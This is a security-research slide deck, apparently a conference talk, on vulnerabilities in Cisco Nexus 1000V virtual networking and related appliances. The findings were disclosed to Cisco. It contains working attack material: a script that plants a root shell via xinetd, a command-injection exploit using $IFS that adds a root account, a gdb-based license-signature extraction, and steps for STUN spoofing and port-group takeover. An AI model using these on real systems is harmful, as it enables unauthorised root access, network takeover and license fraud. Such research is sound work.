
CISCO
In The Sky
With Diamonds
Observed by Greg & FX

Introduction

VIRTUAL NETWORKING IN THE CLOUD

Virtualization

- Generally, virtualization is the abstraction of resources towards the resource consumer
  - An intermediate layer partitions the resource and presents it to the consumer via a standard interface
  - The interface can be used by the consumer just like regular hardware
- Vendors mean different things when they say “Virtualization”:
  - i.e. abstraction of a CPU-RAM-Storage context
  - i.e. emulation of hardware
  - i.e. telling more than one routing table apart


Virtualization is (probably) older than you are

- 1967: First systems with IBM CP-67
- 1972: CP-67 supports virtual memory as well as VM-in-VM configuration
- 1977: Introduction of OpenVMS
  - Includes virtualization
- 1985: Virtual memory and “Protected Mode” Virtual Machine Monitor on Intel 80286 CPU
- 1998: VMware patent on virtualization
- 1999: VMware delivers first virtual platform
- 2001: VMware Server product
- 2003: Open Source hypervisor Xen


Wrong Assumptions

- The functional isolation that comes with virtualization causes people to think there is a general isolating property
- VMMs primarily try to minimize trapping
- Proper virtualization is equivalent to the physical system
  - There are no new security boundaries
  - Some natural security boundaries might, however, disappear on you

Virtual Networking



Cisco Nexus 1000V



Into the Details

CISCO NEXUS 1000V FAMILIY

NX-OS

- Cisco Nexus Operating System (NX-OS)
  - 4.2(1)SV1(5.1a) is what we looked at
  - Montavista Linux based (2.6.10 Kernel)
- NX-OS originally developed for MDS SAN Devices
- Device shell (/isan/bin/vsh) looks like IOS
- Everything runs as root

Virtual NX-OS

- Nexus 1000V is the virtual switch
- Nexus 1010 is the virtual router
  - Basically just Quagga (0.99.15)
    - With known vulnerabilities:
      - CVE-2012-0255: Error in BGP OPEN Message parsing Can Cause a Crash of Quagga bgpd
      - CVE-2012-0250: Error in OSPF parsing Network-LSA messages Can Cause a Crash of Quagga ospfd
      - CVE-2012-0249: Error in OSPF parsing LS-Update messages Can Cause a Crash of Quagga ospfd
- Nexus Virtual Security Gateway is the virtual firewall

Jailbreaking N1kV

- This being a VMware VM, we can boot from network or CDROM
- Partitions 5 and 6 of the virtual hard drive contain configuration files
  - Including Linux passwd and shadow
- The Linux configuration is in a TGZ ball of a TAR ball of some /etc files
  - There is a .cksum next to it (MD5 sum of this file)
- We can add a user but not a root user
  - Some magic happens at boot time
- We can add a xinetd-service though
- So we can just add a shell user and gain root locally
- If you have two VSMs, now boot the other one, it will jailbreak itself for you

Jailbreaking N1kV


```
#!/bin/bash
mkdir -p /cisco/5
mkdir -p /cisco/6
mount /dev/sda5 /cisco/5
mount /dev/sda6 /cisco/6
cd /cisco/5/linux/
tar xvzf linux_cfg.tar.gz
tar xvf linux_files.tar
echo 'admin2:x:2003:503::/var/home/admin:/bin/bash' >> etc/passwd
echo 'admin2:$1$6UVxCBYm$jVKidjHAeYOjYdElDJjXd.:15827:0:99999:7:::' >> etc/shadow
cat > etc/xinetd.d/smtp << EOF
service smtp{
    flags           = REUSE
    socket_type     = stream
    protocol        = tcp
    user            = root
    wait            = no
    server          = /bin/bash
    disable = no
}
EOF
chmod 777 etc/xinetd.d/smtp
tar cvf linux_files.tar etc isan
tar cvzf linux_cfg.tar.gz linux_files.tar
md5sum linux_cfg.tar.gz >.cksum
rm -rf linux_files.tar etc isan
cp linux_cfg.tar.gz .cksum /cisco/6/linux/
cd /
umount /cisco/5
umount /cisco/6
reboot
```


Jailbreaking N1kV Greg Style

- The N1kV requires license files to be installed
  - Uses the FlexNet Publisher License Manager
- For compatibility reasons, we had to look at that implementation (more later)
- One can easily grab all binaries from the system and disassemble them in IDA
- We start with the shell, which implements the “install license” command

Jailbreaking N1kV Greg Style

- In /isan/bin/vshd, we find a number of external functions called licmgr_*
- So, let‘s check the licmgr binary
  - There we find a function licmgr_validate_license
  - Yes, there are symbols






Jailbreaking N1kV Greg Style

- Let‘s see what that function does…

```
.text:0806102B     mov     eax, [ebp+arg_4] ; license file name
.text:0806102E     mov     [esp+10h], eax
.text:08061032     mov     dword ptr [esp+0Ch], offset aTzUtcIsanBinLi ;
                                                "TZ=UTC /isan/bin/liccheck"
.text:0806103A     mov     dword ptr [esp+8], offset aSVS ; "%s -v %s"
.text:08061042     mov     dword ptr [esp+4], 50h ; maxlen
.text:0806104A     lea     eax, [ebp+command]
.text:0806104D     mov     [esp], eax      ; s
.text:08061050     call    _snprintf
.text:08061055     lea     eax, [ebp+command]
.text:08061058     mov     [esp], eax      ; command
.text:0806105B     call    _system
```

Jailbreaking N1kV Greg Style

- We just found a plain command injection
  - in a license checking module (WTF..)
- Let‘s try it:



```
c1000v# echo > $(halt).lic
c1000v# install license $(halt).lic
... (and no prompt comes back) ...
```

Jailbreaking N1kV Greg Style

- Exploitation is a bit tricky though
  - The license file needs to exist
  - It may not contain {, }, >, <, |, SPACE, and some more handy characters
- No spaces characters → no way to provide command arguments
  - {echo,foo} also won‘t work (no curly braces)
- Luckily, we can use $IFS
  - Input field separator
  - In bash, $IFS == “ \t\n“

Jailbreaking N1kV Greg Style

```
cd bootflash:
delete xxx
mkdir xxx
cd xxx

echo 'echo "magmakern:x:0:0::/var/home/admin:/bin/bash" >> /etc/passwd' > runme
echo "echo 'magmakern:$1$BsIW5Z1m$8G3jK99Brm2I46KcODLOT0:15838:0:99999:7:::'>> /etc/shadow" >> runme

mkdir $(bash$IFS"$a"
cd $(bash$IFS"$a“
mkdir bootflash
cd bootflash
mkdir xxx
cd xxx
echo pwn3d > runme).lic

cd bootflash:
cd xxx
install license $(bash$IFS"$a"/bootflash/xxx/runme).lic
cd ..
delete xxx
```

Jailbreaking N1kV Greg Style

- The jailbreak script adds a user to the system
- Use telnet to log in:

```
[greg@host ~]$ telnet -l magmakern 1.2.3.4
Trying 1.2.3.4...
Connected to cisco1000v.foo.tld.
Escape character is '^]'.
Password: industries
Linux# id
uid=0(root) gid=0(root)
Linux# uname -a
Linux c1000v 2.6.10 -bigphys_mvl401-pc_target #1 Thu Jul 7 05:29:47 PDT 2011 i686 GNU/Linux
Linux#
```

Things to Fix

- NX-OS has a number of functional issues:
  - The “ethanalyzer” vsh command (actually just tshark) can write PCAP files. However, these are unreadable, since they are owned by root with mode 600
  - SCP to the virtual device fails: “Syntax error while parsing ‘scp –t 0’”
  - OpenSSH (4.5p1) fails with too many authentication failures if you have an RSA, DSA and an ECDSA identity

Licensing

- Why talk about licensing? CSCud01427!
  - VSG gets into unlicensed mode after 1.5.1/1.5.1a to 1.5.2 upgrade.
  - Cisco Virtual Security Gateway (VSG) for Cisco Nexus 1000V Series Switches, may be bypassed during VSM software upgrade due to the VSG license not being actively installed.
  - All the virtual Ethernet ports on the VEM that correspond to the virtual machines (VMs) are kept in pass-through mode, so that these virtual machines are not firewalled.
  - The VEM goes unlicensed mode for VSG, while VSM continues to show it licensed.

Licensing Workaround

- We already know licmgr
  - Recall: to validate a license it calls /isan/bin/liccheck
    - Also: executes arbitrary commands
- What does a license file look like?

```
SERVER this_host ANY
VENDOR cisco
INCREMENT NEXUS1000V_LAN_SERVICES_PKG cisco 1.0 14-jan-2011 16 \
        HOSTID=VDH=XXXXXXXXXXXXXXXXXXX \
        NOTICE="<LicFileID>YYYYYYYYYYYYYYYYY</LicFileID><LicLineID>1</LicLineID> \
        <PAK></PAK>" SIGN=1234567890ab
```

Licensing Workaround

- 6 bytes (12 hex chars) “signature“ value
  - Yes, that‘s 48 bits. Not too much for an offline attack
  - But brute force is lame
- Let‘s look at /isan/bin/liccheck
  - Hint: use a debugger to find the difference between a valid an invalid license file
- After poking around a bit, we find an interesting function

Licensing Workaround

- sub_805C344 computes the expected signature of a license file and compares it to the actual signature
- It stores the expected signature value in memory!

Licensing Workaround

- We could now exercise our 1337 reversing skillz on sub_805C344
- Or we can just use a debugger to get the expected signature value out of memory
  - Copy over the binary and all needed libraries to your machine for convenience
- For those who paid attention: regarding the HOSTID field in the license: see /isan/etc/serialno ☺

Licensing Workaround

```
[greg@host]$ cat generateSignature.sh
tmpfile=$(mktemp magmakern.XXXXXXXXX)
cat > $tmpfile << EOF
break *0x0805D4E7
r -v $1
p/x (char)*(\$edx+0)
p/x (char)*(\$edx+1)
p/x (char)*(\$edx+2)
p/x (char)*(\$edx+3)
p/x (char)*(\$edx+4)
p/x (char)*(\$edx+5)
quit
EOF

signature=$(LD_LIBRARY_PATH=lib gdb -x $tmpfile ./liccheck 2>/dev/null | grep '^\$'|\
            tail -6)
rm $tmpfile

awk '{print substr($3,3) substr($6,3) substr($9,3) substr($12,3) substr($15,3)\
            substr($18,3);}' <<< $signature | tr '[:lower:]' '[:upper:]'
```

Nice Cloud You Have There

USING 1000V TO PWN THE CLOUD

The Famous Cisco Discovery Protocol

- CDP is everywhere in Cisco land
- VMware ESXi also receives CDP (net-cdp)
  - Using what appears to be Cisco's code
- Parsing CDP was always a Cisco favorite

```
.text:00001E33 loc_1E33:
.text:00001E33   mov     eax, [esi+4]    ; EAX = first 4 bytes payload
.text:00001E36   cmp     eax, 40h        ; compare to 64
.text:00001E39   mov     [ebp+prefixCnt_var_C], eax
.text:00001E3C   ja      short returnMinus1
.text:00001E3E   dec     eax
.text:00001E3F   cmp     eax, 0FFFFFFFFh ; if 0, return 0
.text:00001E42   jz      short return0
.text:00001E44   mov     ecx, edx        ; ECX = len
.text:00001E46   sub     ecx, 8          ; ECX -= 8
.text:00001E49   jz      short returnMinus1
.text:00001E4B   lea     edx, [esi+14h]  ; EDX points to where
                                         ; this code expects the prefix
.text:00001E4E   mov     [ebp+prefixCnt_var_C], eax
.text:00001E51   jmp     short loc_1E5E
```

CDP? SRSLY?

- CVE-2013-1178:
  “Cisco NX-OS based devices contain multiple buffer overflow vulnerabilities in Cisco Discovery Protocol (CDP) subsystem. These vulnerabilities could allow an unauthenticated, adjacent attacker to execute arbitrary code with elevated privileges.”
- Affected:
  - UCS 6100/UCS 6200
  - Nexus 7000/MDS 9000
  - Nexus 5000/Nexus 5500
  - Nexus 4000
  - Nexus 3000
  - Nexus 1000v
  - CGR 1000

Oh Encryption!

- The VSM stores a set of “opaque data” at the vCenter server
- The vCenter API is using SSL, for a reason
- SSL uses server certificates, for a reason
- Cisco’s VSM doesn’t check that certificate, for no apparent reason

```
data-version 1.0
switch-domain 2709
switch-name c1000v
cp-version 4.2(1)SV1(5.1a)
control-vlan 1
system-primary-mac 00:50:56:93:ba:ed
active-vsm packet mac 00:50:56:93:ba:ef
active-vsm mgmt mac 00:50:56:93:ba:ee
standby-vsm ctrl mac 0050-5693-baf0
inband-vlan 1
svs-mode L3
l3control-ipaddr 1.2.3.4
upgrade state 0 mac 0050-5693-baf0
l3control-ipv4 null
profile dvportgroup-1217 access 1
profile dvportgroup-1217 mtu 1500
profile dvportgroup-1217 capability
l3control
profile dvportgroup-403 trunk 1
profile dvportgroup-403 mtu 1500
end-version 1.0
```

VSM/VEM Communication

- VSMs and VEMs can communicate using either a Layer 2 or a Layer 3 configuration (STUN)
  - Layer 2 is using IEEE 802.3 broadcast frames
    - PID is 0x0132 (or PID 0x0120)
  - Layer 3 is using UDP Port 4785
- There is a control and a packet channel
  - The control channel is used to learn VEM MAC addresses as well as managing keep-alive beacons
  - The packet channel is used for forwarding specific protocols needed: CDP, IGMP, LACP
- The protocol used is completely undocumented and suspected to be applicable to other devices as well

STUN Header

Offset	Size	Meaning
0x0	8 Bit	Protocol Sub-Type (AIPC, INBAND, SPAN, FTP, HA_HB_1, HA_HB_2, ANY, BEACON)
0x1	1 Bit	Direction (From DP == VEM → VSM / From CP == VSM → VEM)
0x1	7 Bit	Format (STUN RAW or STUN Encrypted)
0x2	16 Bit	Domain-ID (configurable is from 1-4096)
0x4	4 Bit	isec-Version (always 1)
0x4	4 Bit	isec Key Version (always 1)
0x5	1 Bit	Encryption (0 = not encrypted, 1 = encrypted)
0x5	1 Bit	HMAC (0 = not present, 1 = present)

- Why exactly can the sender decide whether the communication is protected?
  - Yes, the receiver honors these fields!

Deadly Debug

- The VEM drivers allow debugging to be enabled on the ESXi shell
  - “vemlog” tool
- When debugging STUN messages, values from the packet are used as index into a array of strings for debug output
  - Of course, values may exceed array size
- This being an out-of-bounds read, it’s not exploitable, AFAWK
  - But it highlights a general design problem

Nice color!

```
VMware ESXi 5.0.0 [Releasebuild-469512 x86_64]
#PF Exception 14 in world 2671:stun_thread IP 0x4180076db794 addr 0x300000001
cr0=0x80010039 cr2=0x300000001 cr3=0x83beb000 cr4=0x12c
frame=0x412209bc7a98 ip=0x4180076db794 err=0 rflags=0x10246
rax=0x0 rbx=0x7 rcx=0xffffffff
rdx=0x30 rbp=0x412209bc7c30 rsi=0x0
rdi=0x300000001 r8=0x0 r9=0x412209bc7c60
r10=0x0 r11=0x0 r12=0x418007f0aac4
r13=0x300000001 r14=0x4180076db030 r15=0x412209bc7c40
*PCPU0:2671/stun_thread
PCPU  0: SIS
Code start: 0x418007400000 VMK uptime: 0:22:46:54.269
0x412209bc7c30:[0x4180076db794]Printf_WithFunc@vmkernel#nover+0x6ff stack: 0x410015091bd1
0x412209bc7c50:[0x4180076dbd57]vsnprintf@vmkernel#nover+0x36 stack: 0x3000000030
0x412209bc7d60:[0x418007ee30c0]sf_log_print@com.vmware.vmkapi#v2_0_0_0+0x193 stack: 0x2b00000001
0x412209bc7e50:[0x418007efa60d]stun_process_pkt_rx@com.vmware.vmkapi#v2_0_0_0+0x1d1c stack: 0x41800
0x412209bc7f60:[0x418007efc4da]stun_process_message_q@com.vmware.vmkapi#v2_0_0_0+0x455 stack: 0x9bc
0x412209bc7fa0:[0x418007ef2c65]stun_thread@com.vmware.vmkapi#v2_0_0_0+0x364 stack: 0x41220000002b
0x412209bc7ff0:[0x4180074a4e03]vmkWorldFunc@vmkernel#nover+0x52 stack: 0x0
0x412209bc7ff8:[0x0]<unknown> stack: 0x0
base fs=0x0 gs=0x418040000000 Kgs=0x0
```

VEM whoami

- VEMs register themselves with the VSM based on an ESXi host specific ID
- Uses the “Hardware UUID”
- Bad choice: VMware assigns this ID and apparently it’s not considered a secret

```
linux# slptool findattrs service:VMwareInfrastructure://esxi5.foo.tld
(product="VMware ESXi 5.0.0 build-702118"),(hardwareUuid="F49979D6-C5B3-
C161-FC96-001999853110")
```

- Sending heartbeat messages with this UUID assigns the VEM to the attacker

Pull that Line Card

- The L3 form of VSM/VEM communication is just UDP
- Simply flooding the UDP port 4785 with any UDP packets on either end causes the VEM to be considered offline by the VSM
  - The heartbeat messages don't make it through
- VEMs can operate independently
  - Dynamic or configuration based changes, however, no longer get propagated

Encrypted you say?


- Cisco's documentation says 128 Bit encryption, but nothing else
- Turns out to be AES-CBC – somewhat
  - Using OpenSSL
- The key and IV are hard coded in all binaries that need to take part in STUN
- Key and IV are reinitialized for each frame received
- The HMAC is SHA1, no secret
- We can decrypt and encrypt traffic on the "virtual backplane" now
  - Requirement is that we can talk to the right virtual interfaces

STUNning Impact

- Being able to receive (decrypt) and send (encrypt) STUN messages allows us to participate on the control channel
  - We can take ports or entire port groups
- We get access to the management networks
  - Management network services expose much more vulnerable services
- We can MitM management network traffic
  - Most vSphere connections are SSL
  - Nobody has ever seen an actual PKI being used
    - All certificates are self-signed upon installation
- The only defense is a perfect L2 VLAN setup
  - L3 is almost un-defendable
  - VXLAN and other SDN magic requires L3

Worst Case Scenario

1. Compromise a web server in a virtual DMZ
   - ➔ Non-administrative shell
2. Upload a script (e.g. PHP) for STUN L3 communication
3. Run VEM STUN L3 attack to VSM
   - ➔ Takeover of port groups
   - ➔ Configure new mappings
4. Configuration and use of a direct tunnel to internal or management network



But Cloud Is So Much More!

A GLIMPSE INTO OTHER CISCO CLOUD PRODUCTS

Cisco NSS 2000

- Firmware 1.21.0
- Linux / MDS based
  - 2.6.18
  - gcc version 3.3.6
- Web management
- Perl scripts in /cgi-bin
  - 5 step obfuscated
  - Takes all of 30min to get rid of
  - PMC-Sierra code
- Default: admin/admin

```
#!/usr/bin/perl -wmy $xhXxYf =
q#{61t$DedHqAtptf"g1v$8b,MWKVJV'GeG7Wnna0n070
G0X0L
[...]
aGjeRWeejeXnYnae7eaennCeaGjeRW7eGeGnXnXnXGYGa
GnWXWLG0nanjn0W0WRG0WRnXeYGCWXWWnanjn0GvejW7W
neaeWWeeXe0W0eanXavGYGaGnWXWLG0nanjn0W0WRG0WR
nXeYGCWeWDWhGeW7nanjGve0eWejW0WnW7eje0eReanXe
YG7WLWDWXWLWYnanjnjnn7DGjenWW7DGjeGe07DGjeWW0
7DGjeGea7DGjenWWnnnLn0GvWnW7WRWeejW7WWeXeReGa
vnXnXeYGCav';v$8b,MWKVJ~VZ+/h7eCXWGDjnL0vYRa/
ReDnLa7CvY0jGWhX/;v$8b,MWKVJV0AG2VmGCxV('_*'H
$8b,MWK);m+tqZVsBT:33$@VtR$@;$8b,MWK;}{";$Ded
HqAtpt(oGA(aB
aFG($DedHqAXhX+))>+++0dmG((v:boGA(aB
aFG($DedHqAXv+h:X+)))%J8l)UaB
aFG($DedHqAX+85hvX+))waB
aFG($DedHqAXhXv+h:)waB
aFG($DedHqAXv+hvXljhh);t$DedHqAtp~tFG/q9XNpyU
A5K?OwY8QHDr,C7se_GfgRvJ=iS.2dkjP6lWmzb+a:
uhLcoV3FEnI40MxtBZ1T/H3hCBy2TqYLQgJDmX50fdOz8
Iuo6e:pUiE?jxwPK4=
rSaGlnNk+vR_tcb.AVs,7MW9F1Z/;$DedHqAtpt$Qp$De
dHqA;BHA,e($DedHqA);,Tuj;;t};#;$xhXxYf =~
s/\^([0-9]+)/"\\"x$1/eg;$xhXxYf =~
tr/vyfJ_tSoRlOO=YFi7a4+?6.8ZdLIB,gVHp:5cbmh92
U1zQsTDCGnNWKu3jMerxXkEqAwP /9gq2A
CoV6?7JWtQYsB1zmN5DcIHueOMn=83R+hOTF:yS_LvxGr
EUiwaPlkfpj,XZKd.4b/;$_=$xhXxYf;undef($xhXxYf
);eval;
```

FtR on NSS 2000

- At Phenoelit, FtR is the go-to-guy for Perl
  - Especially if it's as beautiful as this
- However, that's certainly not the only language he can read:

  "What do you think happens here for `` `ping cisco.com` ``?" – FtR

```
<?php
require('/www/html/resources.inc');
$script_dir = "/www/cgi-bin/";
header('P3P: CP="NOI ADM COM OUR STP IND"');
$timeout = $_COOKIE["TIMEOUT"];
$session = $_COOKIE["SID"];
if(!$session && ($_REQUEST["username"] != "" && $_REQUEST["password"]))
{
    exec($script_dir."checkpassword.pl \"".$_REQUEST["password"]."\"
\"".$_REQUEST["username"]."\"", $out, $err);
```

Other Gems

- Cisco Prime LAN Management Solution Virtual Appliance
- CSCuc79779:
  - Binds shells to TCP ports
  - The shells run as root
  - Connect and send any command

Closing Notes

CONCLUDING

Vendor Communication

- Our work with Cisco PSIRT goes back to 1998
  - Greetings Gaus!
- PSIRT was, as always, great to work with
  - Greetings Joaquin!
- The issues were reported November 8, 2012
  - CSCud14840 Nexus 1000V VMS/VEM heartbeat DOS
  - CSCud14837 Nexus 1000V VSM to vCenter communication vulnerable to MITM attack
  - CSCud14832 Nexus 1000V UUID spoofing allows STUN protocol message injection
  - CSCud14825 Nexus 1000V can crash ESXi servers that are currently debugged for STUN
  - CSCud14710 Nexus 1000V VSM/VEM communication encryption bypass
  - CSCud14691 Nexus 1000V VSM/VEM communication encryption implementation problems
- The first fix (CSCud14825) is expected for June / July 2013
- The product is sold and used without any notice to customers

Cisco's Design Department at Work?

Greg & FX would like to:

THANK YOU FOR YOUR TIME